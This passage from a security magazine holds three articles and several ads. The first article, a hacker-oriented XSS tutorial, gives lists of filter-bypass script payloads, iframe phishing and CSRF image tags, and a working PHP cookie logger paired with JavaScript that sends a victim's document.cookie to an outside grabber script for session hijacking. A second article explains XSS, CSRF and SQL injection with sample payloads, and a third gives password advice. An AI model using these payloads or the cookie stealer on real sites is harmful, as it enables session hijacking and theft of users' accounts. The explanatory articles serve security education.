Vedachalam Mahadevan is a Group Test Manager with Retail unit of Infosys and has 15 years of industry experience. He has over 8 years expertise in QA / Testing domain and has managed testing engagements for marquee Retail, CPG, Logistics and Life-science customers of Infosys. He specializes in handling Security testing needs of Infosys Retail and Life-science customers.

WEB SECURITY: XSS

by Vineet Bhardwaj

What is XSS? Types of XSS? Attack with XSS vulnerability. How to find vulnerable website? How to bypass secure website with XSS scripts? (Dom Based attacks, XFS, XRFS, Session hijacking) basic knowledge of exploit the vulnerable website.

What you will learn:

- Knowledge about Xss.
- How to check the website is XSS vulnerable.
- How to bypass XSS scripts if website is secured.
- Types of XSS
- Different types of Attacks with XSS: (XFS, XSRF, DOM Based attack, Session Hijacking)

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by others users.

- It's a vulnerability which is found very frequently in the websites which enables the attacker to inject the client side scripts into the website.
- The Attacker send the vulnerable website with his malicious script to the other user, when browser receives all the scripts, it assumes all the scripts have come from the trusted source and because of that victim gets compromised.
- Generally this vulnerability is found in the search box, shout box, comment box etc... it can also be found by the same way we can find SQL Injections.

HOW TO FIND XSS VULNERABILITY IN WEBSITE?

Just to verify whether the website is vulnerable with XSS vulnerability or not, hacker can try the following script in the search box or the comment box.

```
<script> alert("Vineet")</script>
```

or

```
<script> alert(Vineet)</script>
```

or

```
<script> alert(0)</script>
```

If the website shows a pop up window or alert box, than the website is vulnerable with XSS Vulnerability.

Example: The pop should be like this




Figure 1. XSS POP up

HOW TO BYPASS XSS SCRIPTS IF WEBSITE WON'T ALLOW RUNNING YOUR SCRIPTS?

We saw above that how hacker can get to know the website is vulnerable. But now most of the site can't easily accept XSS scripts because website have own firewall to stop these type of scripts. So how you can bypass your scripts if a firewall installed on web server which won't allow to pass your scripts in comment box or search box. This is a big question who doesn't know how to bypass your malicious scripts? Let me show some bypassing techniques

Basically hacker runs Alert scripts to get pop up message from website. But if it's won't allow to run the scripts. Then hacker should know how to rid of the firewall security. These are some basics XSS scripts to bypass the firewall:

```
<script> alert( > XSS DETECTED < )</script>
```

It will block the quotes. So how the hell do we get passed that? Well, thankfully there's a way to encrypt the full message. We will be using a little function called "String.fromCharCode". The name of it pretty much explains it all. It encrypts our text, into ASCII. An example of this encryption would be like this:

```
<script>alert (String.fromCharCode (88,83,83))</script>
```

Below are some XSS scripts by using different symbols format to bypass the firewall of website:

```
"><script>alert ("XSS")</script>
"><script>alert (String.fromCharCode (88,83,83))</script>
`><script>alert ("XSS")</script>
`><script>alert (String.fromCharCode (88,83,83))</script>
<ScRIPt>aLeRT ("XSS")</ScRIPt>
<ScRIPt<aLeRT (String.fromCharCode (88,83,83))</ScRIPt>
"><ScRIPt>aLeRT ("XSS")</ScRIPt>
"><ScRIPt<aLeRT (String.fromCharCode (88,83,83))</ScRIPt>
`><ScRIPt>aLeRT ("XSS")</ScRIPt>
`><ScRIPt<aLeRT (String.fromCharCode (88,83,83))</ScRIPt>
</script><script>alert ("XSS")</script>
</script><script>alert (String.fromCharCode (88,83,83))</script>
"/><script>alert ("XSS")</script>
"/><script>alert (String.fromCharCode (88,83,83))</script>
'><script>alert ("XSS")</script>
'><script>alert (String.fromCharCode (88,83,83))</script>
</SCRIPT>"><SCRIPT>alert ("XSS")</SCRIPT>
</SCRIPT>"><SCRIPT>alert (String.fromCharCode (88,83,83))
</SCRIPT>">"><SCRIPT>alert ("XSS")</SCRIPT>
</SCRIPT>">'><SCRIPT>alert (String.fromCharCode (88,83,83))</SCRIPT>
```

These are some scripts to bypass the firewall of website.

TYPES OF XSS

There is no single, standardized classification of cross-site scripting flaws but primarily we can divide XSS into two types.

- Persistent XSS Vulnerability
- Reflected XSS vulnerability

PERSISTENT XSS VULNERABILITY

When a hacker injects the malicious script into the website, the code gets injected into the source of the website. So each and every time when someone opens the website, the injected code also gets executed.

For example, suppose there is a dating website where members scan the profiles of other members to see if they look interesting. For privacy reasons, this site hides everybody's real name and email. These are kept secret on the server. The only time a member's real name and email are in the browser is when the member is signed in, and they can't see anyone else's.

Suppose that Julie, an attacker, joins the site and wants to figure out the real names of the people she sees on the site. To do so, she writes a script designed to run from other people's browsers when they visit her profile. The script then sends a quick message to her own server, which collects this information.

To do this, for the question "Describe your ideal first date", Julie gives a short answer but the text at the end of her answer is her script to steal names and emails. If the script is enclosed inside a `<script>` element, it won't be shown on the screen. Then suppose that Bob, a member of the dating site, reaches Julie's profile, which has her answer to the first date question. Her script is run automatically by the browser and steals a copy of Bob's real name and email directly from his own system.

The methods of injection can vary a great deal; in some cases, the attacker may not even need to directly interact with the web functionality itself to exploit such a hole. Any data received by the web application (via email system logs, IM etc.) that can be controlled by an attacker or hacker could become an injector vector.

REFLECTED XSS VULNERABILITY

When a hacker injects the malicious script into the website, unlike the persistent one, the code is not injected into the source of the website. It stays limited up to the browser. In this case, hacker will send the website link along with the malicious script to victim, so along with the website data, the script will also be executed.

For example if a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or rejected HTML control characters, a cross-site scripting flaw will ensue.

A reflected attack is typically delivered via email or a neutral website. The bait is an innocent looking URL, pointing to a trusted site but containing XSS malicious script. If the trusted site is XSS vulnerable to the vector, clicking the link cause the victim's browser to execute the XSS injected script.

TYPES OF XSS ATTACKS:

The client side vulnerability can be exploited in so many ways, to make it simple in understanding, here are some of the examples of it.

- Cross Frame Scripting (XFS)
- Cross Site Reference Forgery (CSRF / XSRF)
- DOM Based Attack
- Session Hijacking

CROSS FRAME SCRIPTING (XFS)

Cross Frame Scripting is one of the dangerous outcomes of the Cross Site Scripting Vulnerability.

- An Attacker can use frame script of HTML to load other website in a frame of the vulnerable website.
- The Attacker may also load the pages of the same website, i.e. Login page of the bank website.
- Victim checks the URL which is always found to be the trusted and gets hacked.
- Generally attackers prefer to load a phishing page in the frame.

As an example:

```
<IFRAME SRC=http://www.site.com/>
```

- We can assume the site.com as the phishing page or the page of other website.
- If a attacker is loading the script into the search box or comment box of the website, when all the packets het loaded it will load also with the frame of the site.com
- As per the example, an attacker can make a website to load the page of Microsoft website in frame.

```
<iframe src=http://www.microsoft.com/>
```





Figure 2. *iframe query*

- If it was not loading properly so we can set the height and width of the frame.

```
<iframe src=http://www.microsoft.com" height="1000px" width="1000px"/>
```




Figure 3. *iframe with height and width*

CROSS SITE REQUEST FORGERY (CSRF/XSRF)

Cross Site Request Forgery vulnerability is any website allows the attacker to send a page link which contains some malicious code and can also compromise the victim data.

- A Hacker can use image script of HTML to simply load any image of the website.
- The hacker may also try to use a website link instead of using image path, it may also hijack user session.
- Victim checks the URL which is always found to be the trusted and gets hacked.
- Generally hackers prefer to load a session hijacking exploit in the frame.

AS an example:

```
<IMG SRC=http://www.site.com/images/image3.jpg/>
```

- This query may load the image of the site.com on the website page.

```
<IMG SRC=http://www.site.com/bank/transaction.do/>
```

- This query may not load any image but it may force the user to do the transaction if the user already authenticated on the website.

DOM BASED ATTACK

- DOM Based XSS (type-0 XSS) is an XSS attack wherein the hacker executes the malicious code by the modifying the DOM environment of the victim's browser used by the original client side script,
- Sometimes web developers decide to use the variables to display the data on the page which is passed from the URL.
- We can apply the same type of query in place of the value of the variable.

Eg: `http://www.site.com/page.php?id=<iframe src="http://www.microsoft.com"/>`

`http://www.site.com/page.php?id=`

SESSION HIJACKING

Session Hijacking is one of the most dangerous vulnerability exists on the web applications.

- In general terms, A web application uses session to maintain the information of the authenticated users. The session is used every where to verify the authenticity of the user.
- The hacker can grab the user session and use the same on the same website to authenticate him and can perform various transactions.
- Session Authentication works in a very simple way, whenever any user logs the website, A small client-side cookie gets installed into the user computer. The server also keeps a server-side cookie for the verification and validation of the client-side cookie.
- Authentication Request of the Server:



Figure 4. Client and server authentication

- Server Responds to the Request and send the client side cookie. Server also keeps a server side cookie.




Figure 5. Server respond

- The hacker can grab the client side cookie of the user and can use that to be authenticated from the server side cookie.



Figure 6. An attacker act

- To grab the cookie of the authenticated user, Hacker creates a script which can grab the cookie of the victim.

COOKIE GRABBING SCRIPT IN PHP

```
<?php
$ip=$_SERVER['REMOTE_ADDR'];
$cookie=$_GET['cookie'];
$referer=$_SERVER['HTTP_REFERER'];
$browser=$_SERVER['HTTP_USER_AGENT'];
$redirect=$_GET['redirect'];
$data="IP:".$ip."\n"."Cookie:".$cookie."\n"."Referrer:".$referer.$data="IP:".$ip."\n"."Cookie:".$cookie."\n"."Referrer:".$referer.
"\n"."Browser:".$browser."\n\n";
$log="cookies.txt";
@chmod($log,777);
$f=fopen($log,'a');
fwrite($f,$data);fclose($f);
@header("Location:http://www.google.com");
?>
```

- Hacker uploads this script on the web server and uses JavaScript to grab victim cookie.

```
Javascript:doucmunet.location="http://www.site.com/grabber.php?cookie=' .concat(escape(document.cookie));
```

- As per our code, the cookie will be stored into the cookies.txt file. The session contains two variables, referrer and cookie, the attacker needs to edit both the variables into the browser while opening the website.
- Thus the installed session of the victim will act as a client side cookie and server side cookie will give positive response

CONCLUSION

In this article you know about Web Security: XSS Vulnerability in web application and in website. In this describe the XSS vulnerability and types of XSS attacks can be done by attacker side and practically demo of XSS attacks.

MY REFERENCE



Vidit Baxi is a well renowned name in the world of cyber space. He is a man with high order intellect. He is my mentor too and his continuous support always inspires me. I would like to show my gratitude towards this personality that always fills energy in me and once again thank you sir for. Guiding me always when I needed it the most.

VIDIT BAXI
Director, Lucideus
Training
At Lucideus Tech

ABOUT THE AUTHOR



VINEET BHARDWAJ, Cyber Security Analyst, At, Lucideus Tech Pvt Ltd
He is a Cyber Security Analyst from India Working in Lucideus Tech Pvt Ltd. & pursuing B.Tech in Computer Science in 3rd year from IFTM University. He is Very keen about new technology & security and spread the security across over globe and also publish articles in "hakin9 IT Security magazine" and some others. He would like to work with his Country's Government as cyber forensics investigator.

WEB APPLICATION THREATS

by Zain Ur Rehman

Since the dawn of cloud computing more and more peoples are conducting research, business, sharing information, correlating data through web applications. Whenever someone uses a browser to connect to a specific website they are using one or more web applications. These applications reduce the cost of local processing by doing it on server's end.

- What you will learn:**
- Understanding in basic architecture of web application
 - Security concerns on using web applications
 - How to protect your application from harm

- What you should know:**
- Understanding of web applications
 - Crux of security know how
 - Intended for peoples who work on them or create them for living

Although web applications could provide ease-ability and efficiency but there are number of security threats which could have devastating effect to organizations IT infrastructure. As these applications evolve so as the vulnerabilities and attacks against them, when user connects to the web application there are many layers in between the user and application, these layers have their own vulnerabilities and attacks. Figure 1 demonstrate the layers and their respective attack vectors.




Figure 1. layers and their respective attack vectors

In order to overcome the threats it is essential to understand the common vulnerabilities found in the web applications. Cross-Site scripting (XSS) is common vulnerability in web application in which attacker targets the user of the system rather than the system itself. Whenever a user is opens web pages in browser, these webpages can have scripts embedded to them, these scripts can access cookies to get private information and manipulate DOM (Document Object Module) objects and can see what user see. XSS usually occurs when web application take user inputs and use them as part of webpage (these inputs can have scripts). We can assume that it is a script which is not part of client-side languages but is executing with in the users web environment with the same level of privilege as the hosted site.

After a successful XSS attack, attacker can execute arbitrary scripts in browser, it can manipulate any DOM component on the exploited site, control links on page, control form fields (e.g. password field) on this page and linked pages and it can also infect other users.

Let's look at real life example of XSS in myspace.com known as Samy worm. Users can post HTML on their pages and myspace.com ensures that HTML contains no

```
<script>, <body>, onclick, <a href=javascript://>
```

However, attacker find out a way to include Javascript within CSS tags

```
<div style="background:url('javascript:alert(1)')">
```

And can hide "javascript" as "javascrip", with careful javascript hacking Samy's worm infects anyone who visits an infected Myspace page and adds Samy as a friend. Samy had millions of friends within 24 hours [1].

Another example is Cross Site Request Forgery (CSRF) also known as one click attack or session riding. This attack transmits unauthorized commands from a user who has logged in to a website to the website. If found in financial applications results can be devastating, user can be billed with the items he/she didn't buy or their information could be stolen.

Let's look at a real life example of Google docs, in 2007 Google docs has a script that run a callback function, passing it your contact list as an object. The script presumably checks a cookie to ensure you are logged into a Google account before handing over the list. Unfortunately, it doesn't check what page is making the request. So, if you are logged in on google docs in browser, and you open another site in new tab or new window it can make the function call and get the contact list as an object. Since you are logged in somewhere, your cookie is valid and the request goes through.

ING Direct the 4th largest saving bank in U.S is another example of CSRF, ING's site has CSRF vulnerabilities that allowed an attacker to open additional accounts on behalf of a user and transfer funds from a user's account to the attacker's account [2].

SQL injection is yet another vulnerability and is one of the most damaging for the web application as attacker can access confidential information from the application. SQL injection is a particularly widespread and dangerous form of injection, it occur when un-trusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

Let's say a company stores online account details of its customers in database and a when a user tries to log on in to the online account below command is at work.

```
String query ="SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

The attacker modifies the 'id' parameter in their browser to send: `\ or \1='1`. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's. As mentioned below

```
http://bank.com/app/accountView?id=\ or \1='1
```

From above it is clear that attacker finds a parameter that the web application passes through a database and by carefully embedding SQL commands in to the contents of that parameter, attacker can then hoax the web application in to forwarding this query to database.

In 2008 anti-virus firm Sophos accounted that Sony PlayStation USA website came under SQL injection attack. Hackers embedded a JavaScript code into the pages of website that shows pop-up advertisements to users asking them to buy an anti-virus software that does not work. Other examples is in June 2007 hackers defaced Microsoft U.K. Web Page using SQL injection. In another case the United Nations web site was defaced using SQL injection in August 2007

Apart from vulnerabilities security issues also arise from misconfigurations and some common mistakes. Misconfigurations might be exploitable server, absence of security patches, default accounts, software version from discovery, simple and easily guessable passwords and anonymous FTP open on Web Server.

Whereas common mistakes are blindly trusting data arriving from client side to without identifying and verifying all input parameters, un-escaped special characters within input strings, absence of proper handling of special characters, authentication mechanisms using technologies such as JavaScript or ActiveX, lack of re-authentication of user before changing passwords or performing critical tasks, hosting of uncontrolled data on a protected domain.

There are a lot of gaps in web application security that cannot easily be fixed there is a lack of awareness of application vulnerabilities in security departments. Security Departments emphasizes on desktop, network, web servers but the web application escapes their measures. The most important reason is being that information security professional don't know the application where application developers and QA (Quality Assurance) professionals don't know the security this is the gap that really needs to be filled.

To fill these gaps web applications should be created by keeping best practices in mind, everything should be done through a process created from a standard/guidelines that includes security. Code reviews, threat modeling should be performed, tools should be used for static & dynamic analysis and web application firewalls should be installed. All these things are hard, time consuming and could cast huge investment. There is always a trade between ease-ability and security, one should consider the needs the application require currently and act accordingly.

REFERENCES

- <http://namb.la/popular/tech.html>
- <http://www.codinghorror.com/blog/2008/10/preventing-csrf-and-xsrf-attacks.html>

ABOUT THE AUTHOR



Zain Ur Rehman

Information Security Professional with expertise on malware analysis, Penetration testing, Reverse engineering, System Information and Event Management, Data Leak Prevention, Encryption, Unified Thread Management, Intrusion Prevention and Web application Security.

FREE eBOOK DOWNLOAD

ENCRYPTION KEY MANAGEMENT SIMPLIFIED


Learn the Fundamentals

What is encryption key management and do I need it?

Key management best practices

How to meet compliance regulations (PCI-DSS, HIPAA/HITECH, GLBA/FFIEC, etc.) with encryption key management

How encryption key management works on every platform including Microsoft SQL Server '08/'12, Oracle, and IBM i



DOWNLOAD THE eBOOK
townsendsecurity.com/eforensics

HACKERS DON'T BREAK ENCRYPTION.
THEY FIND YOUR KEYS.

PASSWORDS: REQUIREMENT FOR A STRONG PASSWORD

by **Manish Kumar** (Technical Writer, SME: Computer Science and Mathematics)

A password is a string of characters or a secret word and it is used for authentication purpose. Passwords are the most popular and secure way to secure confidential information or to add security to any device/platform to avoid unauthorized access.

What you will learn:

- How to protect Apache (Linux Platform) from banner grabbing.
- How to hide server signature.
- How to change server Signature.

What you should know:

- Good knowledge of Linux like Redhat or Centos.
- How to installation software in Linux.
- How to configure Apache in Linux.

Today the whole world depends on the Internet and computers as our every task is somehow connected to the Internet whether it is banking, education, research, Online railway and airlines reservations, corporate sectors, monitoring of space vehicles, medical diagnosis, defense services and lots more. These services are handled by experts of every domain and different types of access are given to them to accomplish their tasks. These accesses are granted to authorize individuals and the respective system/device/door/platform/software asks for password authentication and other types of authentication mechanism like thumb impression, access cards, retina scan, heart beat match, etc. The password is the most common authentication technique and sometimes more mechanisms are incorporated with passwords to add more security depending on the requirements and confidentiality level.

A home basic user is also required to set password for Windows logon, email accounts, online banking, etc. Now let's examine the password requirement and complexity for the above objective. It may be possible that you can provide your pets name as Windows logon password and it will accepted by the system. Now discuss another part of this password, If you provide your pets' name as a password for online banking, it will not be accepted by you bank Website as they have set a specific password policy. For example: There password policy is restricted for users to choose a password that should be consists of at least 8 characters and should be a combination of upper cases, lower cases, numeric values, and specials symbols.

Now understand the requirement of password policy set by the bank, your complete financial status, fund transfer details, and credit card details are available in online banking. Its confidentiality level is very high and you also do not want that somebody else would be able to login into your online banking account. It is not only responsibility of the bank to protect your account

from various attacks but you are more responsible for protecting your account from hackers by choosing a strong password and change the password on regular intervals. In the above discussion, you can easily identify that Windows password policy has not any limitation of choosing numeric values and special symbols in the password. It is also important if you store some confidential information of your company's project, top secrets details and you do not want that someone else use your system then choose a strong password to avoid data loss and security issues. For more security, it is also important that you should update your computer operating system with the latest patches and updates and also use strong antivirus software with the updated definition. You should install anti-spyware to protect against spyware.

HOW TO CHOOSE A STRONG PASSWORD?

We often face and listen that Facebook profiles are hacked and someone is misusing your personal information. It is important to safeguard yourself against various attacks. The most common attack that an attacker uses to crack your password is social engineering. A malicious hacker performs these types of activities for revenge, fun, money, and to prove themselves. It is suggested to choose a password which should contain alphabets, special symbols, and combinations of upper and lower cases and numeric values. Do not use your mobile numbers, date of birth, your name followed by date of birth, parents name, friends name, pets name, etc. as a password. It is also found that the words that are available in dictionary are prone to dictionary attacks and can be easily hacked and therefore avoid using words that are present in the dictionary. Your passwords should not be that random that even you forget it yourself and also never write your passwords on papers or anywhere else. Now the best way to choose a strong password is to think following statements:

MINE YOUNGER BROTHER IS 7 YEARS OLD.

Now create a password from the first letter of every word including numeric values. Now the password is Mybi7yo. You can see that it comprises upper cases, lower cases, and numeric values. It is an example of a strong password.

IS THIS MY WALLET? PLEASE RETURN IT.

Now for this statement, the password is ltmw?Pri. You can see that it has upper cases, lower cases, and a special symbol. This is also an example of strong password.

Another way of generating strong passwords is to use password generator software. These software helps in generating strong random passwords.

Now most of the online portals has put password strength calculator to show the strength of entered password. Generally it is shown by Weak, Medium, and Strong. In Gmail while creating an account when we enter password, the weak passwords are shown with red color, medium with yellow color, and strong with green color.

CONCLUSION

The conclusion of this article is that we can protect information and resources by using strong passwords. The passwords are the most common authentication technique which is in trend nowadays so it becomes important to measure the strength of the password. We should also keep in mind that what should be in a password and what should not be there to protect the systems, networks, etc.

REFERENCES

Linux Bible 2010 Edition, Page 379, Title: Choosing good passwords

ABOUT THE AUTHOR

Manish Kumar is a young and dynamic IT professional with a good record in the industry. He has more than 4 years of experience in Technical Writing and 6 years of experience in teaching and technical training. He also wrote a book for EC-Council Disaster Recovery Professional exam. Currently He is serving a role of a Technical Writer in a reputed MNC located in India. Manish also works as a freelancer to provide his technical writing services around the globe.

Apart from this, he is continuously indulged in network security and system administration. He did various diplomas and certificate courses in the field of computer hardware and networking, Cyber Laws, Ethical Hacking, E-commerce, and Password breaking. He wrote different IT courses of various vendors such as EC-Council, Microsoft, GIAC, ISACA, ISC2, CompTIA, Cisco, and Google. He also wrote on Mathematics for SAT, ACT, LSAT, GMAT, and GRE exams. Engineering Aspirants as well as college students are continuously being benefitted in their day to day academics by his dynamic collection of JEE Maths videos on YouTube globally. You can send email to him at <mailto:manishkumar87@hotmail.com>. <http://www.manishkumar.me>

 **Dr.WEB®**
since 1992



Dr.Web 9.0 for Windows — the rapid response anti-virus

1. Reliable protection against the threats of tomorrow
2. Reliable protection against data loss
3. Secure communication, data transfer and Internet search



© Doctor Web
2003 — 2013

www.drweb.com

Free 30-day trial: <https://download.drweb.com>

New features in Dr.Web 9.0 for Windows: <http://products.drweb.com/9>

FREE bonus — Dr.Web Mobile Security:
<https://download.drweb.com/android>



Become a Big Data Master!

Over 45
HOW-TO,
practical classes
and tutorials to
choose from!

Attend

The
3rd

Big Data TechCon!

The **HOW-TO** technical conference for professionals implementing Big Data



Come to Big Data TechCon to learn the best ways to:

- Process and analyze the real-time data pouring into your organization.
- Learn HOW TO integrate data collection technologies with data analytics and predictive analysis tools to produce the kind of workable information and reports your organization needs.
- Understand HOW TO leverage Big Data to help your organization today.
- Master Big Data tools and technologies like Hadoop, MapReduce, HBase, Cassandra, NoSQL databases, and more!
- Looking for Hadoop training? We have several Hadoop tutorials and dozens of Hadoop classes to get you started — or advanced classes to take you to the next level!

Big Data TECHCON Boston


March 31-April 2, 2014



A **BZ Media** Event    **Big Data TechCon**

Big Data TechCon™ is a trademark of BZ Media LLC.

www.BigDataTechCon.com



Burgess Consulting and Forensics

Data Recovery Experts

Saving Data for Decades

We can find what you thought was lost forever!

We pioneered the field of data recovery in 1985 and have successfully recovered data for thousands of clients since then.

From spilled frappuccinos to fires, floods and just plain drive crashes – count on us to **save your computer's data**, whatever disaster befalls it.

From personal laptops to smart phones and corporate databases, we pride ourselves on finding data that others can't – on all types of digital media.

With a **90% success** rate, chances are we can save **your** data too.



Since 1985 we have extracted data from **more than 15,000** hard disks and digital devices.

We can save your valuable data from Windows, Macintosh, Linux, cameras, smart cards, smart phones and most other digital media.

In 2004, the Pine Grove School library in Orcutt, California **burned to the ground.**

We **recovered all** of the insurance and inventory **data**, enabling the school to rebuild.



Let us save your data.

*Computer Forensics
Expert Witness Services
Data Recovery*

Office: 805-349-7676
Fax: 805-349-7790
info@burgessforensics.com
1010 W. Betteravia Rd., Ste. E
Santa Maria, CA 93455 USA